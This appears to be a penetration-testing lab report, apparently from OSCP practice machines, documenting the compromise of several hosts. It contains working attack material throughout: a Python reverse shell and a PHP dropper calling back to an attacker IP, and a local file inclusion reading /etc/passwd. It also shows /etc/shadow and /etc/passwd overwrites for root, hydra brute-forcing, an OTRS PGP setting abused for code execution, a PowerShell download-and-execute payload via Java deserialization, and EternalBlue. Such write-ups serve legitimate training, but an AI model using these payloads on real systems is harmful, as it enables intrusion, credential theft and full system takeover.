80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16

|\_http-title: Site doesn't have a title (text/html; charset=UTF-8).

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 11.34 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-29 16:10 EDT

Nmap scan report for 10.11.1.35

Host is up (0.075s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 89.82 seconds

# **nikto**

```
nikto -host http://10.11.1.35:80
- Nikto v2.1.6
-----
+ Target IP:      10.11.1.35
+ Target Hostname: 10.11.1.35
+ Target Port:    80
+ Start Time:    2020-04-29 16:10:49 (GMT-4)
-----
+ Server: Apache/2.4.6 (CentOS) PHP/5.4.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ PHP/5.4.16 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release
for each branch.
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8724 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:      2020-04-29 16:23:03 (GMT-4) (734 seconds)
-----
+ 1 host(s) tested
```

# pictures

```
Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 16:10 EDT
Nmap scan report for 10.11.1.35
Host is up (0.077s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 45:4a:21:25:8c:04:dc:c8:48:76:0c:52:77:14:6c:73 (RSA)
|   256 a0:b8:2d:0f:07:79:36:47:ac:9f:bf:53:9b:0f:87:eb (ECDSA)
|_  256 ee:06:c5:14:bc:2f:ae:9e:1e:0b:88:cd:3f:12:e0:6d (ED25519)
80/tcp    open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

1 | GET /section.php?page=/etc/passwd HTTP/1.1  
2 | Host: 10.11.1.35  
3 | User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:68.0) Gecko/20100101 Firefox/68.0  
4 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
5 | Accept-Language: en-US,en;q=0.5  
6 | Accept-Encoding: gzip, deflate  
7 | Referer: http://10.11.1.35/frame\_b.htm  
8 | Connection: close  
9 | Upgrade-Insecure-Requests: 1  
.0  
.1

1 | HTTP/1.1 200 OK  
2 | Date: Wed, 29 Apr 2020 20:43:09 GMT  
3 | Server: Apache/2.4.6 (CentOS) PHP/5.4.16  
4 | X-Powered-By: PHP/5.4.16  
5 | Content-Length: 899  
6 | Connection: close  
7 | Content-Type: text/html; charset=UTF-8  
8 |  
9 | root:x:0:0:root:/root:/bin/bash  
10 | bin:x:1:1:bin:/bin:/sbin/nologin  
11 | daemon:x:2:2:daemon:/sbin:/sbin/nologin  
12 | adm:x:3:4:adm:/var/adm:/sbin/nologin  
13 | lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
14 | sync:x:5:0:sync:/sbin:/bin/sync  
15 | shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
16 | halt:x:7:0:halt:/sbin:/sbin/halt  
17 | mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
18 | operator:x:11:0:operator:/root:/sbin/nologin  
19 | games:x:12:100:games:/usr/games:/sbin/nologin  
20 | ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin  
21 | nobody:x:99:Nobody:/:/sbin/nologin  
22 | systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin  
23 | dbus:x:81:81:System message bus:/:/sbin/nologin  
24 | polkitd:x:999:998:User for polkitd:/:/sbin/nologin  
25 | sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin  
26 | postfix:x:89:89:/:/var/spool/postfix:/sbin/nologin  
27 | chrony:x:998:996::/var/lib/chrony:/sbin/nologin  
28 | apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin  
29 |

```
#!/usr/bin/python
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.119.167",443))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
<?php
#echo shell_exec('curl http://192.168.119.167:80/443.py > /dev/shm/443.py');
#echo shell_exec('chmod 777 /dev/shm/443.py');
#echo shell_exec('ls -lah /dev/shm');
echo shell_exec('/dev/shm/443.py');
?>
```

```
sh-4.2$ find / -perm -4000 2>/dev/null | xargs ls -lah
find / -perm -4000 2>/dev/null | xargs ls -lah
-rwsr-xr-x 1 root root 52K Oct 30 2018 /usr/bin/at
-rwsr-xr-x. 1 root root 63K Oct 30 2018 /usr/bin/chage
-rws--x--x. 1 root root 24K Oct 30 2018 /usr/bin/chfn
-rws--x--x. 1 root root 24K Oct 30 2018 /usr/bin/chsh
-rwsr-xr-x. 1 root root 152K Oct 30 2018 /usr/bin/cp
-rwsr-xr-x. 1 root root 57K Apr 10 2018 /usr/bin/crontab
-rwsr-xr-x. 1 root root 32K Oct 30 2018 /usr/bin/fusermount
-rwsr-xr-x. 1 root root 77K Oct 30 2018 /usr/bin/gpasswd
```

```
squid@CoolHandKali:/Yeet/Machines/OSCP/35/www$ openssl passwd -1 -salt root coolhand
$1$root$QLjiLXyqZyG8UZoetHo2t1
squid@CoolHandKali:/Yeet/Machines/OSCP/35/www$ root:$1$root$QLjiLXyqZyG8UZoetHo2t1
bash: root:: command not found
squid@CoolHandKali:/Yeet/Machines/OSCP/35/www$ root:$1$root$QLjiLXyqZyG8UZoetHo2t1:17764:0:99999:7:::
```

```
sh-4.2$ cp test.txt /etc/shadow
cp test.txt /etc/shadow
sh-4.2$ su root
su root
id
uid=0(root) gid=0(root) groups=0(root)
```

```
whoami && hostname && cat proof.txt && ip addr sho
root
pain.offsecpwk
99d8f4f10cf80eed5cb67e73e8b60a3d
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:9f:ca:ec brd ff:ff:ff:ff:ff:ff
        inet 10.11.1.35/16 brd 10.11.255.255 scope global noprefixroute ens192
            valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:fe9f:caec/64 scope link
            valid_lft forever preferred_lft forever
```

## **10.11.1.39 LeftTurn.thinc rooted**

An nmap scan showed that ports 22, 80, and 3306 were open.

Upon enumeration of the webserver when navigating to robots.txt you were forwarded to bat.txt.

Changeing the useragent to Googlebot-News allowed us to view robots.txt which showed us the existince of the otrs directory.

Directory brute forceing showed that there were four abailable pages.

Because there was no other obvious way of entry, the tester used cewl to create a wordlist from the four pages and crafted a hydra command to brute force against the default username root@localhost.

```
hydra -l root@localhost -P yee.txt 10.11.1.39 http-post-form -e nsr "/otrs/
```

```
index.pl:Action=Login&RequestedURL=Action%3DAdmin&Lang=en&TimeOffset=240&User=^USER^&Password=^PASS^:F=Lc  
failed?"
```

The creds root@localhost:otrs were displayed and functioned.

The known vulnerability for otrs5 involving changeing the function of PGP and then executing gave the tester a reverse shell on the machine as apache.

<https://www.exploit-db.com/exploits/43853>

Once with a reverse shell the tester noticed that he could write to /etc/passwd.

On his local machine he was able to create a new /etc/passwd file, but with credentials he knew for root, then replace the old /etc/passwd with the new one.

He then logged on via ssh as root with the new credetials.

1dcca23355272056f04fe8bf20edfce0

## **enumeration**

PORt STATE SERVICE REASON VERSION

80/tcp open http syn-ack nginx 1.6.3

|\_http-server-header: nginx/1.6.3

otrs 5

OTRS 5.0.2

hydra -l root@localhost -P yee.txt 10.11.1.39 http-post-form -e nsr "/otrs/

index.pl:Action=Login&RequestedURL=Action%3DAdmin&Lang=en&TimeOffset=240&User=^USER^&Password=^PASS^:F=Lc failed?"

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.11.1.39 && nmap -sC -sV -Pn 10.11.1.39 && nmap -p- -Pn 10.11.1.39  
ttl=63
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-30 11:20 EDT

Nmap scan report for 10.11.1.39

Host is up (0.068s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-30 11:20 EDT

Nmap scan report for 10.11.1.39

Host is up (0.066s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 6.6.1 (protocol 2.0)

| ssh-hostkey:

| 2048 5e:c1:7e:d2:f9:20:f9:11:ea:4b:02:68:07:3f:54:f2 (RSA)

| 256 36:ef:27:31:a2:fd:4a:e3:d2:4e:12:58:1f:7a:03:58 (ECDSA)

|\_ 256 2c:70:9c:c9:4c:50:61:d2:51:43:d5:67:d1:d0:39:de (ED25519)

80/tcp open http nginx 1.6.3

| http-methods:

|\_ Potentially risky methods: TRACE

|\_http-server-header: nginx/1.6.3

|\_http-title: Apache HTTP Server Test Page powered by CentOS

3306/tcp open mysql MariaDB (unauthorized)

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-30 11:21 EDT

Nmap scan report for 10.11.1.39

Host is up (1.6s latency).

Not shown: 65532 filtered ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

3306/tcp open mysql

Nmap done: 1 IP address (1 host up) scanned in 1595.72 seconds

## Pictures

```
Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-30 11:20 EDT
Nmap scan report for 10.11.1.39
Host is up (0.066s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1 (protocol 2.0)
| ssh-hostkey:
|   2048 5e:c1:7e:d2:f9:20:f9:11:ea:4b:02:68:07:3f:54:f2 (RSA)
|   256 36:ef:27:31:a2:fd:4a:e3:d2:4e:12:58:1f:7a:03:58 (ECDSA)
|_  256 2c:70:9c:c9:4c:50:61:d2:51:43:d5:67:d1:d0:39:de (ED2551
80/tcp    open  http     nginx 1.6.3
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: nginx/1.6.3
|_http-title: Apache HTTP Server Test Page powered by CentOS
3306/tcp  open  mysql   MariaDB (unauthorized)
```

```
1 GET /robots.txt HTTP/1.1
2 Host: 10.11.1.39
3 User-Agent: Googlebot-News|
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 If-Modified-Since: Fri, 05 Feb 2016 06:06:29 GMT
10 If-None-Match: "56b43be5-30"
11 Cache-Control: max-age=0
12
13
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.6.3
3 Date: Thu, 30 Apr 2020 15:31:22 GMT
4 Content-Type: text/plain
5 Content-Length: 36
6 Last-Modified: Fri, 05 Feb 2016 06:03:11 GMT
7 Connection: close
8 ETag: "56b43b1f-24"
9 Accept-Ranges: bytes
10
11 User-agent: *
12 Allow: /otrs/index.pl
13
```

```

squid@CoolHandKali:/Yeet/Machines/OSCP/39$ gobuster dir -w /usr
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.11.1.39:80/otrs/
[+] Threads:      10
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-li
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Extensions:   pl
[+] Timeout:      10s
=====
2020/04/30 12:38:12 Starting gobuster
=====
/index.pl (Status: 200)
/public.pl (Status: 200)
/customer.pl (Status: 200)
/installer.pl (Status: 200)

```

otrs default password



All

Images

Videos

News

Shopping

More

Settings

Tools

About 48,500 results (0.41 seconds)

The **default** username for your **OTRS OTRS** is root@localhost. The **default password** is root.

[www.192-168-1-1-ip.co/router/otrs/OTRS](http://www.192-168-1-1-ip.co/router/otrs/OTRS)

**OTRS OTRS - Default login IP, default username & password**

```

squid@CoolHandKali:/Yeet/Machines/OSCP/39$ hydra -l root@localhost -P yee.txt 10.11.1.39 http-post-form -e nsr "/otrs/index.pl:Action=Login&RequestedURL=Action%3DAdmin&Lang=en&TimeOffset=240&User=%U&SER%&Password=%PASS":F=Login failed?"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-30 12:45:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 101 login tries (1:-1:p:101), -7 tries per task
[DATA] attacking http-post-form://10.11.1.39:80/otrs/index.pl:Action=Login&RequestedURL=Action%3DAdmin&Lang=en&TimeOffset=240&User=%USER%&Password=%PASS":F=Login failed?
[80][http-post-form] host: 10.11.1.39 login: root@localhost password: otrs
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-30 12:45:54

```

porter

Administration



ned OTRS! Skapa nya handläggare och arbeta med dom istället. →

## Redigera inställningar in Framework -&gt; Crypt::PGP

 PGP

Enables PGP support. When PGP support is enabled for signing and encrypting mail, it is HIGHLY recommended that the web server runs as the OTRS user. Otherwise, there will be problems with the privileges when accessing .gnupg folder.

 Ja

Standardvärde: Nej

 PGP::Bin

Defines the path to PGP binary.

 /usr/bin/python

Standardvärde: /usr/bin/gpg

 PGP::Options

Sets the options for PGP binary.

 -c 'import socket,subprocess,os;s=so'

Standardvärde: --homedir /opt/otrs/.gnupg/ --batch --no-tty --yes

porter

Administration



ned OTRS! Skapa nya handläggare och arbeta med dom istället. →

## Redigera inställningar in Framework -&gt; Crypt::PGP

 PGP

Enables PGP support. When PGP support is enabled for signing and encrypting mail, it is HIGHLY recommended that the web server runs as the OTRS user. Otherwise, there will be problems with the privileges when accessing .gnupg folder.

 Ja

Standardvärde: Nej

 PGP::Bin

Defines the path to PGP binary.

 /usr/bin/python

Standardvärde: /usr/bin/gpg

 PGP::Options

Sets the options for PGP binary.

 -c 'import socket,subprocess,os;s=so'

Standardvärde: --homedir /opt/otrs/.gnupg/ --batch --no-tty --yes

[+] Can we read/write sensitive files:

```
-rwxrwxrwx. 1 root root 1306 Apr 30 19:30 /etc/passwd
```

```
sh-4.2$ cp newpasswd /etc/passwd
cp newpasswd /etc/passwd
```

```
[root@leftturn ~]# whoami; hostname; cat proof.txt; ip addr show
root
leftturn.thinc
1dcca23355272056f04fe8bf20edfce0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:50:56:9f:65:46 brd ff:ff:ff:ff:ff:ff
        inet 10.11.1.39/16 brd 10.11.255.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:fe9f:6546/64 scope link
            valid_lft forever preferred_lft forever
```

## **10.11.1.73 Gamma rooted**

An nmap scan showed that many ports were open including smb ports, multiple web ports, vnc, and on port 1100 java-rmi. Upon further enumeration of the java-rmi port, nmap disclosed that the port was in fact a RMI server that allowed the rmi registry to be dumped.

This behavior is indicative of a potential Java deserialization vulnerability.

Utilizing BaRMle.jar Chris was able to exploit the deserialization vulnerability and run a powershell command to execute a powershell script in memory to get him a reverse shell as nt authority\SYSTEM

e18a24030ad7c23250b41c2fd257c71e

## ***enumeration***

Windows 7 Professional 7601 Service Pack 1 microsoft-ds  
10.11.1.73 is 32-bit

## **nmap**

Not shown: 982 filtered ports

| PORT      | STATE | SERVICE      |
|-----------|-------|--------------|
| 135/tcp   | open  | msrpc        |
| 139/tcp   | open  | netbios-ssn  |
| 445/tcp   | open  | microsoft-ds |
| 554/tcp   | open  | rtsp         |
| 1100/tcp  | open  | mctcp        |
| 2869/tcp  | open  | icslap       |
| 3306/tcp  | open  | mysql        |
| 5357/tcp  | open  | wsdapi       |
| 5800/tcp  | open  | vnc-http     |
| 5900/tcp  | open  | vnc          |
| 8080/tcp  | open  | http-proxy   |
| 10243/tcp | open  | unknown      |
| 49152/tcp | open  | unknown      |
| 49153/tcp | open  | unknown      |
| 49154/tcp | open  | unknown      |
| 49155/tcp | open  | unknown      |
| 49156/tcp | open  | unknown      |
| 49157/tcp | open  | unknown      |

Nmap done: 1 IP address (1 host up) scanned in 5.43 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 11:26 EDT

Nmap scan report for 10.11.1.73

Host is up (0.082s latency).

Not shown: 982 filtered ports

| PORT    | STATE | SERVICE      | VERSION                                                                        |
|---------|-------|--------------|--------------------------------------------------------------------------------|
| 135/tcp | open  | msrpc        | Microsoft Windows RPC                                                          |
| 139/tcp | open  | netbios-ssn  | Microsoft Windows netbios-ssn                                                  |
| 445/tcp | open  | microsoft-ds | Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP) |
| 554/tcp | open  | rtsp?        |                                                                                |

|\_rtsp-methods: ERROR: Script execution failed (use -d to debug)  
1100/tcp open java-rmi Java RMI  
| rmi-dumpregistry:  
| creamtec/ajaxswing/JVMFactory  
| com.creamtec.ajaxswing.core.JVMFactory\_Stub  
| @10.11.1.73:49157  
| extends  
| java.rmi.server.RemoteStub  
| extends  
|\_ java.rmi.server.RemoteObject

2869/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

3306/tcp open mysql MySQL (unauthorized; French)

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_http-server-header: Microsoft-HTTPAPI/2.0

|\_http-title: Service Unavailable

5800/tcp open vnc-http TightVNC (user: gamma; VNC TCP port: 5900)

|\_http-title: TightVNC desktop [gamma]  
5900/tcp open vnc VNC (protocol 3.8)  
|\_ssl-cert: ERROR: Script execution failed (use -d to debug)  
|\_ssl-date: ERROR: Script execution failed (use -d to debug)  
|\_sslv2: ERROR: Script execution failed (use -d to debug)  
|\_tls-alpn: ERROR: Script execution failed (use -d to debug)  
|\_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)  
|\_vnc-info: ERROR: Script execution failed (use -d to debug)

8080/tcp open http Apache httpd 2.4.9 ((Win32) PHP/5.5.12)

|\_http-open-proxy: Proxy might be redirecting requests

|\_http-robots.txt: 1 disallowed entry

|\_/testmysql.php

|\_http-server-header: Apache/2.4.9 (Win32) PHP/5.5.12

|\_http-title: Site doesn't have a title (text/html).

10243/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|\_http-server-header: Microsoft-HTTPAPI/2.0

|\_http-title: Not Found

```
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open java-rmi Java RMI
Service Info: Host: GAMMA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: mean: -2m22s, deviation: 3s, median: -2m24s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: gamma
|   NetBIOS computer name: GAMMA\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2020-05-01T15:25:58+00:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2020-05-01T15:25:54
|_ start_date: 2020-03-18T14:04:13
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 206.37 seconds

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-01 11:29 EDT

Nmap scan report for 10.11.1.73

Host is up (0.077s latency).

Not shown: 65515 filtered ports

| PORT      | STATE | SERVICE      |
|-----------|-------|--------------|
| 135/tcp   | open  | msrpc        |
| 139/tcp   | open  | netbios-ssn  |
| 445/tcp   | open  | microsoft-ds |
| 554/tcp   | open  | rtsp         |
| 1100/tcp  | open  | mctp         |
| 2869/tcp  | open  | icslap       |
| 3306/tcp  | open  | mysql        |
| 5357/tcp  | open  | wsdapi       |
| 5800/tcp  | open  | vnc-http     |
| 5900/tcp  | open  | vnc          |
| 8014/tcp  | open  | unknown      |
| 8080/tcp  | open  | http-proxy   |
| 10243/tcp | open  | unknown      |
| 49152/tcp | open  | unknown      |
| 49153/tcp | open  | unknown      |
| 49154/tcp | open  | unknown      |
| 49155/tcp | open  | unknown      |
| 49156/tcp | open  | unknown      |
| 49157/tcp | open  | unknown      |
| 49181/tcp | open  | unknown      |

Nmap done: 1 IP address (1 host up) scanned in 146.52 seconds

***web***

# 5357

PORt STATE SERVICE REASON VERSION  
5357/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|\_http-server-header: Microsoft-HTTPAPI/2.0  
Service Info: OS: Windows; CPE:/o:microsoft:windows

# 2869

PORt STATE SERVICE REASON VERSION  
2869/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

# 8080

RT STATE SERVICE REASON VERSION  
8080/tcp open http syn-ack Apache httpd 2.4.9 ((Win32) PHP/5.5.12)  
|\_http-server-header: Apache/2.4.9 (Win32) PHP/5.5.12

robots  
User-agent: \*  
Disallow: /testmysql.php

User-agent: \*  
Allow: /PHP/

nikto -host http://10.11.1.73:8080

- Nikto v2.1.6

+ Target IP: 10.11.1.73  
+ Target Hostname: 10.11.1.73  
+ Target Port: 8080  
+ Start Time: 2020-05-01 11:37:16 (GMT-4)

+ Server: Apache/2.4.9 (Win32) PHP/5.5.12  
+ Retrieved x-powered-by header: PHP/5.5.12  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Entry '/testmysql.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ Cookie OV4260859958 created without the httponly flag  
+ Entry '/PHP/' in robots.txt returned a non-forbidden or redirect HTTP code (200)  
+ "robots.txt" contains 2 entries which should be manually viewed.  
+ Apache/2.4.9 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ PHP/5.5.12 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ Cookie OV4027342154 created without the httponly flag  
+ OSVDB-3092: /php/: This might be interesting...  
+ OSVDB-3233: /php/index.php: Monkey Http Daemon default PHP file found.  
+ 8730 requests: 0 error(s) and 15 item(s) reported on remote host  
+ End Time: 2020-05-01 11:50:00 (GMT-4) (764 seconds)

+ 1 host(s) tested

# **10243**

PORt STATE SERVICE REASON VERSION  
10243/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|\_http-server-header: Microsoft-HTTPAPI/2.0  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

## Pictures

```
Nmap scan report for 10.11.1.73
Host is up (0.073s latency).
Not shown: 982 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
1100/tcp   open  mctcp
2869/tcp   open  icslap
3306/tcp   open  mysql
5357/tcp   open  wsdapi
5800/tcp   open  vnc-http
5900/tcp   open  vnc
8080/tcp   open  http-proxy
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
```

```
1100/tcp  open  java-rmi      Java RMI
| rmi-dumpregistry:
|   creamtec/ajaxswing/JVMFactory
|     com.creamtec.ajaxswing.core.JVMFactory_Stub
|       @10.11.1.73:49157
|         extends
|           java.rmi.server.RemoteStub
|             extends
|               java.rmi.server.RemoteObject
```

```
Deserialization payloads for: 10.11.1.73:1100
1) Apache Commons Collections 3.1, 3.2, 3.2.1
2) Apache Commons Collections 4.0-alpha1, 4.0
3) Apache Groovy 1.7-beta-1 to 2.4.0-beta-4
4) Apache Groovy 2.4.0-rc1 to 2.4.3
5) JBoss Interceptors API
6) ROME 0.5 to 1.0
7) ROME 1.5 to 1.7.3
8) Mozilla Rhino 1.7r2
9) Mozilla Rhino 1.7r2 for Java 1.4
10) Mozilla Rhino 1.7r3
11) Mozilla Rhino 1.7r3 for Java 1.4
12) Mozilla Rhino 1.7r4 and 1.7r5
13) Mozilla Rhino 1.7r6, 1.7r7, and 1.7.7.1
a) Try all available deserialization payloads
Select a payload to use (b to back up, q to quit): 1
```

```
Enter an OS command to execute: powershell.exe -command "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')"
```

```
PS C:\users\admin\desktop> whoami; hostname; type proof.txt; ipconfig  
nt authority\system  
gamma  
e18a24030ad7c23250b41c2fd257c71e
```

## Windows IP Configuration

### Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . . .  
Link-local IPv6 Address . . . . . : fe80::9963:fd81:d9aa:e966%14  
IPv4 Address. . . . . : 10.11.1.73  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.11.0.1
```

### Tunnel adapter isatap.{F693EF91-E70D-4802-B995-EC715A8312A2}:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . :
```

### Tunnel adapter Local Area Connection\* 11:

```
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . . :
```

## **10.11.1.75 Bruce rooted**

Nmap showed that smb was open.

Nmap smb vuln scan showed that the machine was vulnerable to eternal blue  
Windows 8, so psexec should work here.

msfconsole, use exploit/windows/smb/ms17\_010\_psexec  
did not work with windows/meterpreter/reverse\_tcp payload  
windows/meterpreter/bind\_tcp worked swimmingly!  
rooted.

1f88aa9e73f267356f033a42d9320b50

## ***enumeration***

hostname BRUCE

domain BRUCE

x64

## **nmap**

```
echo -e e[5me[31me[1m1e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.75 && nmap -sC -sV -Pn 10.11.1.75 && nmap -p- -Pn 10.11.1.75  
1  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-06 13:09 EDT  
Nmap scan report for 10.11.1.75  
Host is up (0.085s latency).  
Not shown: 989 filtered ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
3389/tcp   open  ms-wbt-server  
49152/tcp  open  unknown  
49153/tcp  open  unknown  
49154/tcp  open  unknown  
49155/tcp  open  unknown  
49156/tcp  open  unknown  
49157/tcp  open  unknown  
49158/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 7.29 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-06 13:09 EDT  
Nmap scan report for 10.11.1.75  
Host is up (0.098s latency).  
Not shown: 989 filtered ports  
PORT      STATE SERVICE          VERSION  
135/tcp    open  msrpc           Microsoft Windows RPC  
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds    Windows 8.1 Enterprise 9600 microsoft-ds (workgroup: WORKGROUP)  
3389/tcp   open  ssl/ms-wbt-server?  
|_ssl-date: 2020-05-06T17:09:14+00:00; -2m00s from scanner time.  
49152/tcp  open  unknown  
